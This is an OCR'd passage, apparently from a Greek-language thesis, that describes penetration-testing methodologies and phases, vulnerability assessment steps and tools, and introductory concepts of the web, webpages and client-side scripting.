
1.4.2.3. Gray Box Penetration Testing

Ο έλεγχος διείσδυσης τύπου Gray Box συνδυάζει τους δύο προηγούμενους (Black Box και White Box) προσομοιώνοντας έναν εισβολέα από το εξωτερικό περιβάλλον του οργανισμού, αλλά με κάποιες εσωτερικές πληροφορίες. Στον pen tester δίνονται βασικές πληροφορίες, όπως για παράδειγμα, στοιχεία σύνδεσης ενός χρήστη με περιορισμένα δικαιώματα, προσπαθώντας να τον αναβαθμίσει σε διαχειριστή. Έχοντας μια γενική εικόνα του δικτύου, βοηθάει τον pen tester να εστιάσει απευθείας στα συστήματα με τις μεγαλύτερες αδυναμίες, αντί να καταναλώνει χρόνο για να βρει αυτές τις πληροφορίες μόνος του.

1.4.3. Φάσεις του Ελέγχου Διείσδυσης

Ο Έλεγχος Διείσδυσης χωρίζεται σε φάσεις, οι οποίες διαφέρουν ανάλογα με τη μεθοδολογία, η οποία ακολουθείται.

Η μεθοδολογία του NIST (Technical Guide to Information Security Testing and Assessment) [8] αναπαριστά το Penetration Testing σε 4 φάσεις (Σχεδίαση, Ανακάλυψη, Επίθεση, Αναφορά). Όπως, επίσης, αναφέρει, αυτό είναι ένα παράδειγμα διαχωρισμού του Penetration Testing σε φάσεις και υπάρχουν πολλοί αποδεκτοί τρόποι ομαδοποίησης των ενεργειών του.



Εικόνα 2. Φάσεις του Penetration Testing – NIST

Πηγή: nvlpubs.nist.gov


Η μεθοδολογία PTES [9] χωρίζει το penetration testing σε 7 φάσεις:

1. Αλληλεπιδράσεις πριν από τη συμπλοκή
2. Συγκέντρωση πληροφοριών
3. Μοντελοποίηση απειλών
4. Ανάλυση ευπάθειας
5. Εκμετάλλευση
6. Μετά την εκμετάλλευση
7. Αναφορά

Στη μεθοδολογία OSSTMM [10] το penetration testing χωρίζεται σε 4 κύριες κατηγορίες:

1. Φάση ένταξης
2. Φάση αλληλεπίδρασης
3. Φάση έρευνας
4. Φάση παρέμβασης

Στο πειραματικό μέρος της παρούσας εργασίας θα ακολουθηθεί το μοντέλο των 5 φάσεων [11].



Εικόνα 3. Φάσεις του Penetration Testing

Πηγή: imperva.com

1.4.3.1. Σχεδιασμός και Αναγνώριση (Planning and Reconnaissance)

Η αναγνώριση είναι το αρχικό βήμα σε έναν έλεγχο διείσδυσης. Ο ελεγκτής συγκεντρώνει όσα πιο πολλά δεδομένα μπορεί για το στόχο, σε αυτή τη φάση, όπως λογαριασμοί χρηστών, λειτουργικά συστήματα, εφαρμογές καθώς και την τοπολογία του δικτύου. Με σκοπό ο χρήστης να σχεδιάσει ένα επιτυχημένο πλάνο επίθεσης πρέπει να συγκεντρώσει όση περισσότερη πληροφορία γίνεται. Ανάλογα με τον τρόπο που έχει συγκεντρωθεί η πληροφορία, η αναγνώριση μπορεί να οριστεί ως ενεργητική ή παθητική. Η ενεργητική περιλαμβάνει άμεση πρόσβαση στο σύστημα του στόχου για την απόκτηση πληροφοριών, ενώ η παθητική αναγνώριση αποσπά πληροφορίες από τις πηγές που είναι ήδη ευρέως προσβάσιμες. Συνήθως, και οι δύο τεχνικές χρειάζονται για μία ολοκληρωμένη αποτύπωση των αδυναμιών του στόχου.

1.4.3.2. Σάρωση (Scanning)

Στη φάση της σάρωσης ο ελεγκτής χρησιμοποιεί αρκετά εργαλεία για να βρει ανοιχτές πόρτες και να εξετάσει τη δραστηριότητα του δικτύου στα συστήματα του στόχου. Οι ελεγκτές διείσδυσης πρέπει να βρουν όσες περισσότερες πόρτες μπορούν με σκοπό να προετοιμαστούν για την επόμενη φάση που ακολουθεί, αφού οι ανοιχτές πόρτες είναι πιθανά σημεία πρόσβασης για τους επιτιθέμενους. Στις περιπτώσεις που αυτή η φάση εκτελείται αυτόνομα, ανεξάρτητα από τον έλεγχο διείσδυσης, είναι γνωστή ως σάρωση ευπαθειών και συνήθως είναι αυτοματοποιημένη διαδικασία. Υπάρχουν, όμως, περιορισμοί στο να κάνεις απλά μία σάρωση χωρίς να διεξαχθεί ένας ολοκληρωμένος έλεγχος διείσδυσης. Για παράδειγμα, η σάρωση μπορεί να αναγνωρίσει έναν πιθανό κίνδυνο, αλλά δε μπορεί να πει πόσο μακριά μπορεί να φτάσει ένας hacker. Όσο σημαντική και αν είναι η σάρωση, χρειάζεται και παρέμβαση από ελεγκτές διείσδυσης για να λειτουργήσει στο έπακρο.

1.4.3.3. Απόκτηση Πρόσβασης (Gaining Access)

Η απόκτηση πρόσβασης, η τρίτη φάση του ελέγχου διείσδυσης, περιλαμβάνει την εκτέλεση επιθέσεων εφαρμογών ιστού, όπως SQL Injection και Cross Site Scripting (XSS) για να ανακαλυφθούν ευπάθειες στο στόχο. Έπειτα, αυτές οι ευπάθειες χρησιμοποιούνται με όλους τους πιθανούς τρόπους, συνήθως για αναβάθμιση δικαιωμάτων, απόκτηση δεδομένων, υποκλοπή κίνησης, κα.

1.4.3.4. Διατήρηση Πρόσβασης (Maintaining Access)

Η φάση της διατήρησης πρόσβασης ξεκινά όταν βρεθούν οι ευπάθειες. Ο ελεγκτής διείσδυσης προσπαθεί να αποκτήσει πρόσβαση στο σύστημα του στόχου και να εκμεταλλευτεί τις ευπάθειες που έχουν βρεθεί, προσομοιώνοντας πραγματικές επιθέσεις με εργαλεία όπως το Metasploit. Για να αποκτηθεί πρόσβαση στο σύστημα του στόχου ο ελεγκτής πρέπει να αποφύγει τα συστήματα προστασίας, κάνοντας το συγκεκριμένο βήμα πολύ ευαίσθητο. Επιπρόσθετα, παρόλο που είναι πολύ σπάνιο να καταρρεύσει κάποιο σύστημα (system crash), οι ελεγκτές πρέπει να είναι πολύ προσεκτικοί.

1.4.3.5. Ανάλυση (Analysis)

Ο ελεγκτής δημιουργεί μία αναφορά κατηγοριοποιώντας τα αποτελέσματα του ελέγχου διείσδυσης, μόλις τελειώσει με τη φάση της εκμετάλλευσης. Η αναφορά αυτή μπορεί

να χρησιμοποιηθεί για να κλείσουν όλες οι τρύπες ασφαλείας στο σύστημα και να βελτιωθεί η ασφάλεια του οργανισμού.

Μία εταιρία με σκοπό να μειώσει τους κινδύνους ασφαλείας, η αναφορά του ελέγχου διείσδυσης πρέπει να περιέχει τις ευπάθειες με λεπτομέρεια. Μία σωστή αναφορά περιέχει λεπτομερείς ενότητες για τις ευπάθειες, τη βαθμολογία σοβαρότητας (CVSS), αξιολόγηση της επίπτωσης για την εταιρία, επεξήγηση δυσκολίας της φάσης εκμετάλλευσης, ανάλυση των τεχνικών κινδύνων, καθοδήγηση αποκατάστασης και προτάσεις βελτίωσης της στρατηγικής.

1.5. Αξιολόγηση Ευπαθειών (Vulnerability Assessment)

Η Αξιολόγηση Ευπαθειών (Vulnerability Assessment) [12] είναι μια συστηματική διαδικασία, στην οποία εντοπίζονται λεπτομερώς και ιεραρχούνται οι ευπάθειες ασφαλείας ενός συστήματος. Ο σκοπός αυτών των αξιολογήσεων είναι να εντοπιστούν οι αδυναμίες που θα μπορούσαν να εκμεταλλευτούν υποτιθέμενοι εισβολείς και να ιεραρχηθούν ανάλογα με βάση τον πιθανό αντίκτυπό και την πιθανότητα εμφάνισής τους. Αυτή η διαδικασία συνήθως εκτελείται συνδυάζοντας αυτοματοποιημένα εργαλεία σάρωσης και χειροκίνητες δοκιμές. Τα αποτελέσματα της Αξιολόγησης Ευπαθειών καταγράφονται και στη συνέχεια χρησιμοποιούνται για τη δημιουργία μίας αναφοράς που περιγράφει τις εντοπισμένες ευπάθειες, καθώς και συστάσεις για την αποκατάστασή τους.

Τα εργαλεία που χρησιμοποιούνται για την Αξιολόγηση Ευπαθειών συναντώνται στους εξής τύπους:


- Σαρωτές εφαρμογών ιστού, οι οποίοι προσομοιώνουν γνωστές επιθέσεις, όπως SQL Injection, Cross Site Scripting (XSS), αναβαθμίσεις δικαιωμάτων λόγω προβληματικού μηχανισμού ταυτοποίησης και προκαθορισμένες παραμετροποιήσεις όπως προκαθορισμένοι κωδικοί διαχειριστών.
- Σαρωτές πρωτοκόλλων, οι οποίοι ελέγχουν για ευάλωτα πρωτόκολλα, υπηρεσίες δικτύου και ανοικτές πόρτες.
- Σαρωτές δικτύου, οι οποίοι ανακαλύπτουν ύποπτες δραστηριότητες στο δίκτυο, όπως πλαστά πακέτα και ύποπτη δημιουργία πακέτων από μία διεύθυνση IP.

Μία αξιολόγηση ευπαθειών συνήθως αποτελείται από τα ακόλουθα βήματα:

1. Οριοθέτηση (Scoping): Ορίζεται η έκταση της αξιολόγησης, η οποία περιλαμβάνει τον προσδιορισμό των στοιχείων, των συστημάτων και των δικτύων που θα ελεγχθούν.
2. Συγκέντρωση πληροφοριών: Οι πληροφορίες σχετικά με το σύστημα προορισμού συλλέγονται χρησιμοποιώντας διάφορα εργαλεία και τεχνικές, όπως σαρωτές δικτύου, σαρωτές πορτών και σαρωτές εφαρμογών ιστού.
3. Προσδιορισμός ευπάθειας: Οι πληροφορίες που συλλέγονται αναλύονται για τον εντοπισμό πιθανών ευάλωτων σημείων στο στόχο. Αυτό μπορεί να γίνει συγκρίνοντας το σύστημα με γνωστές ευπάθειες ή εσφαλμένες διαμορφώσεις.
4. Ανάλυση κινδύνου: Τα εντοπισμένα ευάλωτα σημεία αναλύονται για να αξιολογηθεί ο πιθανός αντίκτυπος τους στο σύστημα και την επιχείρηση και να ιεραρχηθούν με βάση τη σοβαρότητα και την πιθανότητα εμφάνισής τους.

5. Αναφορά: Τα αποτελέσματα της αξιολόγησης τεκμηριώνονται σε μία αναφορά που περιλαμβάνει μία λίστα ευπαθειών, το επίπεδο σοβαρότητάς τους και συστάσεις για την αποκατάσταση.
6. Αποκατάσταση: Με βάση την αναφορά, ο οργανισμός μπορεί να λάβει διορθωτικά μέτρα για την αντιμετώπιση των τρωτών σημείων και τη μείωση του κινδύνου εκμετάλλευσής τους.

Μερικά εργαλεία αξιολόγησης ευπαθειών είναι τα Nessus, Detectify, Acunetix, OpenVAS, OWASP ZAP.



Εικόνα 4. Αποτελέσματα αξιολόγησης ευπαθειών από το εργαλείο Nessus.

Πηγή: tennable.com

2. Παγκόσμιος Ιστός και Εφαρμογές Ιστού

2.1. Παγκόσμιος Ιστός (World Wide Web)

Ο Παγκόσμιος Ιστός (World Wide Web) [13] μπορεί να περιγραφεί ως ένα τεράστιο δίκτυο διασυνδεδεμένων ιστοσελίδων, οι οποίες είναι προσβάσιμες από οποιονδήποτε έχει σύνδεση στο διαδίκτυο. Αυτό το σύστημα επιτρέπει στους χρήστες να πλοηγούνται εύκολα σε εκατομμύρια ιστοτόπους και ιστοσελίδες, χρησιμοποιώντας υπερσυνδέσμους και μηχανές αναζήτησης για να βρουν τις πληροφορίες που χρειάζονται. Ο Παγκόσμιος Ιστός έχει γίνει βασικό εργαλείο επικοινωνίας, έρευνας και ψυχαγωγίας και συνεχίζει να εξελίσσεται και να επεκτείνεται καθημερινά.

Στο CERN το 1989, ο Tim Berners-Lee δημιούργησε τον Παγκόσμιο Ιστό. Πρότεινε ένα "παγκοσμίως συνδεδεμένο σύστημα πληροφοριών" που θα χρησιμοποιούσε μια ποικιλία ιδεών και καινοτομιών. Δημιούργησε το πρώτο πρόγραμμα περιήγησης ιστού, τον πρώτο διακομιστή ιστού και το πρότυπο μορφοποίησης εγγράφων Hypertext Markup Language (HTML). Το απλό κείμενο, οι φωτογραφίες, το βίντεο, ο ήχος και τα σενάρια (σύντομα προγράμματα) υποστηρίζονται από την HTML, όπως και οι περίπλοκες αλληλεπιδράσεις του χρήστη. Επιπλέον, επιτρέπει ενσωματωμένες διευθύνσεις URL (υπερσύνδεσμοι), οι οποίες παρέχουν στους χρήστες άμεση πρόσβαση σε άλλους πόρους του Διαδικτύου. Τα προγράμματα περιήγησης μπορούν να έχουν πρόσβαση σε έγγραφα και μεταφορτωμένα μέσα που διατίθενται στο δίκτυο από διακομιστές ιστού. Τα Uniform Resource Locators (URLs) είναι μια ομάδα χαρακτήρων που χρησιμοποιούνται για την αναγνώριση και τον εντοπισμό διακομιστών και υπηρεσιών στον Παγκόσμιο Ιστό. Περιήγηση στον ιστό ονομάζεται η διαδικασία παρακολούθησης τέτοιων υπερσυνδέσμων σε ιστοσελίδες.

Ο Παγκόσμιος Ιστός έχει αντικαταστήσει άλλες πλατφόρμες λογισμικού ως το κύριο μέσο μέσω του οποίου δισεκατομμύρια χρήστες συνδέονται με το Διαδίκτυο. Οι ιστότοποι δημόσιας χρήσης ξεκίνησαν να υπάρχουν γύρω στο 1994. Ο πόλεμος των προγραμμάτων περιήγησης, στον οποίο κυριάρχησαν αρχικά ο Netscape Navigator και ο Internet Explorer, ήταν το αποτέλεσμα αυτού του αναζωπυρωμένου ανταγωνισμού στο λογισμικό διακομιστών και προγραμμάτων περιήγησης. Μετά την άρση όλων των εμπορικών περιορισμών στη χρήση του Διαδικτύου το 1995, η έκρηξη και η πτώση των dot-com στα τέλη της δεκαετίας του 1990 και στις αρχές της δεκαετίας του 2000 προκλήθηκαν από την εμπορευματοποίηση του Διαδικτύου και από μακροοικονομικούς λόγους. Καθώς τα χαρακτηριστικά της HTML αναπτύχθηκαν με την πάροδο του χρόνου, η έκδοση 2 της HTML κυκλοφόρησε το 1995, ακολουθούμενη από τις εκδόσεις 3 και 4 το 1997 και την HTML5 το 2014.

Στη γλώσσα προστέθηκε προηγμένη μορφοποίηση στον προγραμματισμό με JavaScript και Cascading Style Sheets (CSS). Οι χρήστες μπορούσαν να έχουν πρόσβαση σε δυναμικό περιεχόμενο χάρη στον προγραμματισμό AJAX, ο οποίος βοήθησε στην εισαγωγή της εποχής Web 2.0 στο σχεδιασμό ιστοσελίδων. Η χρήση των μέσων κοινωνικής δικτύωσης, η οποία εξαπλώθηκε σε όλη την κοινωνία τη δεκαετία του 2010, επέτρεψε στους ανθρώπους να δημιουργούν πολυμεσικό υλικό χωρίς να γνωρίζουν προγραμματισμό, καθιστώντας τον Παγκόσμιο Ιστό μέρος της καθημερινής ζωής όλων.

2.2. Ιστοσελίδα (Webpage)


Μια ιστοσελίδα (webpage) [14] είναι ένα έγγραφο που είναι κατάλληλο για τον Παγκόσμιο Ιστό και τα προγράμματα περιήγησης ιστού. Ένα πρόγραμμα περιήγησης ιστού εμφανίζει μια ιστοσελίδα σε μια οθόνη ή μια κινητή συσκευή και μπορεί να περιέχει πολλές πληροφορίες, όπως κείμενο, γραφικά, ήχο, βίντεο και υπερσυνδέσμους.

Ιστοσελίδα ονομάζεται συνήθως το ορατό μέρος, αλλά μπορεί επίσης να αναφέρεται στο περιεχόμενο του ίδιου του αρχείου του υπολογιστή, το οποίο είναι συνήθως ένα αρχείο κειμένου που περιέχει υπερκείμενο γραμμένο σε HTML ή σε μια ανάλογη γλώσσα σήμανσης. Το υπερκείμενο περιέχεται στις τυπικές ιστοσελίδες για περιήγηση σε άλλες μέσω υπερσυνδέσμων, που αναφέρονται και ως σύνδεσμοι.

Ένα πρόγραμμα περιήγησης ιστού σε ένα δίκτυο μπορεί να λάβει μια ιστοσελίδα από έναν απομακρυσμένο διακομιστή ιστού. Η πρόσβαση σε ένα ιδιωτικό δίκτυο, όπως ένα εταιρικό intranet, μπορεί να ελέγχεται από τον διακομιστή ιστού. Για να στείλει αυτά τα αιτήματα στον διακομιστή ιστού, το πρόγραμμα περιήγησης ιστού χρησιμοποιεί το πρωτόκολλο μεταφοράς υπερκειμένου (HTTP). Όταν παρέχεται ως περιεχόμενο ιστού στο σύστημα αρχείων του διακομιστή ιστού, μια στατική ιστοσελίδα παρέχεται ακριβώς όπως είχε αποθηκευτεί. Αντίθετα, μια εφαρμογή ιστού - η οποία συνήθως τροφοδοτείται από λογισμικό από την πλευρά του διακομιστή - παράγει μια δυναμική ιστοσελίδα. Όταν ένας χρήστης μπορεί να χρειάζεται εντελώς διαφορετικές πληροφορίες από κάποιον άλλο, όπως σε δικτυακούς τόπους τραπεζών ή σε μηνύματα ηλεκτρονικού ταχυδρομείου, χρησιμοποιούνται δυναμικές ιστοσελίδες.

2.2.1. Στατική ιστοσελίδα

Οι στατικές ιστοσελίδες είναι επίσης γνωστές ως επίπεδες ή σταθερές ιστοσελίδες. Φορτώνονται στο πρόγραμμα περιήγησης του πελάτη όπως ακριβώς είναι αποθηκευμένες στον διακομιστή ιστού. Τέτοιες ιστοσελίδες περιέχουν μόνο στατικές πληροφορίες. Ο χρήστης μπορεί μόνο να διαβάσει τις πληροφορίες αλλά δεν μπορεί να κάνει καμία τροποποίηση ή να αλληλεπιδράσει με τις πληροφορίες. Οι στατικές ιστοσελίδες δημιουργούνται χρησιμοποιώντας μόνο HTML και χρησιμοποιούνται μόνο όταν οι πληροφορίες δεν απαιτείται πλέον να τροποποιηθούν.



Εικόνα 5. Στατικές ιστοσελίδες.

Πηγή: tutorialspoint.com

2.2.2. Δυναμική ιστοσελίδα


Η δυναμική ιστοσελίδα εμφανίζει διαφορετικές πληροφορίες σε διαφορετικές χρονικές στιγμές. Είναι δυνατόν να αλλαχτεί ένα τμήμα μιας ιστοσελίδας χωρίς να φορτωθεί ολόκληρη η ιστοσελίδα. Αυτό κατέστη δυνατό με τη χρήση της τεχνολογίας Ajax.

2.2.3. Δυναμική ιστοσελίδα από την πλευρά του εξυπηρετητή

Δημιουργείται με τη χρήση scripting από την πλευρά του διακομιστή. Υπάρχουν παράμετροι σεναρίων από την πλευρά του διακομιστή που καθορίζουν τον τρόπο συναρμολόγησης μιας νέας ιστοσελίδας, οι οποίες περιλαμβάνουν επίσης τη δημιουργία περισσότερης επεξεργασίας από την πλευρά του πελάτη.

2.2.4. Δυναμική ιστοσελίδα από την πλευρά του πελάτη

Η επεξεργασία του γίνεται με τη χρήση σεναρίων από την πλευρά του πελάτη, όπως η JavaScript και στη συνέχεια περνάει στο Μοντέλο Αντικειμένου Εγγράφου (DOM).



Εικόνα 6. Δυναμική ιστοσελίδα από την πλευρά του πελάτη

Πηγή: tutorialspoint.com

2.3. Γλώσσες Σεναρίων (Scripting Languages)


Οι γλώσσες σεναρίων είναι σαν γλώσσες προγραμματισμού που μας επιτρέπουν να γράφουμε προγράμματα με τη μορφή σεναρίου. Αυτά τα σενάρια διερμηνεύονται, δεν μεταγλωττίζονται και εκτελούνται γραμμή προς γραμμή.

Η γλώσσα σεναρίων χρησιμοποιείται για τη δημιουργία δυναμικών ιστοσελίδων.

2.3.1. Client-side Scripting

Το client-side scripting αναφέρεται στα προγράμματα που εκτελούνται στην πλευρά του πελάτη. Τα σενάρια από την πλευρά του πελάτη περιέχουν τις οδηγίες για το πρόγραμμα περιήγησης που πρέπει να εκτελεστούν ως απάντηση σε ορισμένες ενέργειες του χρήστη.

Τα προγράμματα σεναρίων από την πλευρά του πελάτη μπορούν να ενσωματωθούν σε αρχεία HTML ή να διατηρηθούν ως ξεχωριστά αρχεία.



Εικόνα 7. Client-Side Scripting

